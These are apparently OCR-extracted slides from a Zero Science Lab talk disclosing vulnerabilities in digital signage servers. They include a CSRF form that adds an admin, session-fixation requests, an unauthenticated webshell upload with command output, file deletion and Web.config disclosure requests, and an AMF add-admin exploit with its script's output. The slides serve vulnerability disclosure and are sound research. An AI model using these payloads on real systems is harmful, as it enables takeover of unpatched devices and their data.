
```
http://192.168.2.51:8080/ANBLICK/PantallaLogin?idioma=EN&pagina=https://www.zeroscience.mk
```

Case #5 – UBICOD Medivision

UBICOD Medivision Digital Signage 1.5.1 CSRF Add Super Admin (ZSL-2020-5574)
UBICOD Medivision Digital Signage 1.5.1 Privilege Escalation Through Authorization Bypass (ZSL-2020-5575)

```html
<html>
  <body>
    <form action="http://10.0.39.2/query/user/itSet" method="POST">
      <input type="hidden" name="aa[_id]" value="157" />
      <input type="hidden" name="aa[pass]" value="123456" />
      <input type="hidden" name="od[]" value="name" />
      <input type="hidden" name="ft[grp]" value="3" />
      <input type="hidden" name="ip" value="0" />
      <input type="hidden" name="np" value="13" />
      <input type="submit" value="Escalada" />
    </form>
  </body>
</html>
```

Case #5 – UBICOD Medivision



2020. 11. 10.

Home

Display & Players

ON	OFF	Total
376	459	835

Information Server System

CPU	2.47%
RAM	379.11MB Free / Total 7.67GB
HDD	1.28TB Free / Total 1.79TB
CPU Info	Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz
SERVER	Linux
PHP Version	5.5.9-1ubuntu4.22
Web Server	

Contents

Video	Audio	Image	Logo	News	Caption	Live
2856	35	12887	20	21	51	6

Case #6 – All-Dynamics enlogic:show

- CSRF Add Admin
- Session Fixation

Case #6 – All-Dynamics enlogic:show

1. Visiting the following GET request sets the PHP session:

```
GET /index.php?PHPSESSID=5adb40dac43ddf2d05ea83d1a958ed65 HTTP/1.1
Host: localhost:8802

HTTP/1.0 302 Moved Temporarily
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: /index.php?PHPSESSID=5adb40dac43ddf2d05ea83d1a958ed65
Content-type: text/html
```

2. Victim is redirected to authorize:


```
HTTP/1.0 401 Authorization Required
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
WWW-Authenticate: Basic realm="enlogic.show server"
Content-type: text/html
```

Case #6 – All-Dynamics enlogic:show

3. Session fixated:

```
GET /index.php?PHPSESSID=5adb40dac43ddf2d05ea83d1a958ed65 HTTP/1.1
Host: localhost:8802
Connection: keep-alive
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/84.0.4147.89 Safari/537.36


HTTP/1.0 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html
```

Vendor patch



Support

Home › Support › Changelog › 2.0.3

Changelog enlogic: show Version 2.0.3 (Build 2102) 07/31/2020

- [Security] Under certain circumstances, the session fixation made it possible to take over the session of another user or to force the session parameters. This vulnerability was discovered by Gjoko Krstic (Zero Science Lab). Advisory ID: ZSL-2020-5577.
- [Security] Using CSRF (Cross-Site-Request-Forgery) it was possible to unintentionally create a user with administrative rights if another admin user was directed to a specially prepared website by an attacker. This vulnerability was discovered by Gjoko Krstic (Zero Science Lab). Advisory ID: ZSL-2020-5576.
- [Update] File display: During the 2.0 upgrade, the file display module (additional license) was not updated. This was made up for with this patch.

Case #7 – QiHang Media

- Cookie User Password Disclosure
- Cleartext Credentials Disclosure
- Unauthenticated Arbitrary File Deletion
- Arbitrary File Disclosure Vulnerability
- Unauthenticated Remote Code Execution

Case #7 – QiHang Media

Pre-auth Remote Code Execution


```
POST /QH.aspx HTTP/1.1
Host: 192.168.1.74:8090
Content-Length: 2125
User-Agent: MrM
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhbcZX7o0Hw19h3kr
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close

------WebKitFormBoundaryhbcZX7o0Hw19h3kr
Content-Disposition: form-data; name="fileToUpload"; filename="cmd2.aspx"
Content-Type: application/octet-stream

ASPX WEBSHELL
------WebKitFormBoundaryhbcZX7o0Hw19h3kr
Content-Disposition: form-data; name="action"

upload
------WebKitFormBoundaryhbcZX7o0Hw19h3kr
Content-Disposition: form-data; name="responderId"

ResourceNewResponder
------WebKitFormBoundaryhbcZX7o0Hw19h3kr
Content-Disposition: form-data; name="remotePath"

/opt/resources/
------WebKitFormBoundaryhbcZX7o0Hw19h3kr--
```

```
HTTP/1.1 100 Continue
Server: HowFor Web Server/5.6.0.0
Date: Tue, 28 Jul 2020 21:49:46 GMT
Content-Length: 0

HTTP/1.1 200 OK
Server: HowFor Web Server/5.6.0.0
Date: Tue, 28 Jul 2020 21:49:46 GMT
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=zqjce1znyuvfzawcmbd3odn2
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
Content-Length: 59
Connection: Close

{
  "first": true,
  "second": [
    "cmd2.aspx"
  ]
}
```

Case #7 – QiHang Media

```
GET request: http://192.168.1.74:8090/opt/resources/cmd.aspx
Command issued: /c whoami

Response:
robertovolare\administrator
```

Case #7 – QiHang Media



CurrentPath: /[redacted]

FileName	FileSize	UploadTime
cmd2.aspx	1.5 KB	[redacted]
default.png	1.3 MB	2018-04-16 08:10:...
Field1.jpg	1.2 MB	2018-04-16 08:10:...
Field2.jpg	541.1 KB	2018-04-16 08:10:...
Field3.jpg	1.6 MB	2018-04-16 08:10:...
flower1.jpg	92.5 KB	2018-04-16 08:10:...
flower2.jpg	414.8 KB	2018-04-16 08:10:...
flower3.jpg	93 KB	2018-04-16 08:10:...
flower4.jpg	124.2 KB	2018-04-16 08:10:...
flower5.jpg	89.6 KB	2018-04-16 08:10:...
	184.5 KB	2018-05-05 02:30:...

Information

key	Value
FileName	[redacted]
FileType	folder
FileSize	5.7 MB
UploadTime	2018-05-03 05:08:05
FilePath	/opt/resources/[redacted]

Case #7 – QiHang Media

Arbitrary File Deletion

```
POST /QH.aspx HTTP/1.1
Host: 192.168.1.74:8090
Content-Length: 105
User-Agent: Eraser
X-Requested-With: XMLHttpRequest

responderId=ResourceNewResponder&action=delete&data=["/opt/resources/Billboard.jpg"]
```

Arbitrary File Disclosure

```
GET & POST:

/QH.aspx?responderId=ResourceNewResponder&action=download&fileName=.%2fGlobal.asax
/QH.aspx?responderId=ResourceNewResponder&action=view&fileName=.%2fWeb.config
/QH.aspx?responderId=ResourceNewResponder&action=getAll&path=&fileName=

 {
      "name": "bin",
```


Case #8 – Eibiz i-Media Server

- Configuration Disclosure
- Remote Privilege Escalation / Account Takeover
- File Path Traversal
- Authentication Bypass (Add Admin)


Case #8 – Eibiz i-Media Server


Eibiz i-Media Server Digital Signage 3.8.0 (createUser) Authentication Bypass (Add Admin) (ZSL-2020-5586)

```
-----------------------------------------------------------
i-Media Server Digital Signage 3.8.0 Auth Bypass/Add Admin
Usage: ./i-media.py [ip] [username]
-----------------------------------------------------------
```



```
$ python3 imedia_createUser.py 192.168.1.1 waddup

--Sending serialized object...
--Replaying...

-------------------------------------------------------
Admin user 'waddup' successfully created. No password.
-------------------------------------------------------
```





Case #8 – Eibiz i-Media Server

Authentication Bypass (Add Admin)


```
POST /messagebroker/amf HTTP/1.1
Host: 192.168.1.1
User-Agent: MrM
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=F9338B31E5CAE8731654798D35BBAA6A
Referer: http://192.168.1.1/main.swf
Content-type: application/x-amf
Content-Length: 531

null/58þ

□flex.messaging.messages.RemotingMessage
sourceoperationmessageIdtimestamp  bodyclientIddestinationtimeToLiveheadersupdateUserI1B897A86-73BE-05B1-CEB3-A05509641144
□ds.model.Userpassword
createtelfax  nameaddress
updateid
mobileuDeletedepartment role  read
emailcompany
111111111-222-3333333-222-1111DisplayNameImaginaryStreettestingusSecurityAdministratorzsl@wha.baZSLBuserService

  DSIdI4A5F33C3-711F-58E8-9050-95D100F3DE3EDSEndpoint
my-amf
```

Case #8 – Eibiz i-Media Server

Authentication Bypass (Add Admin)

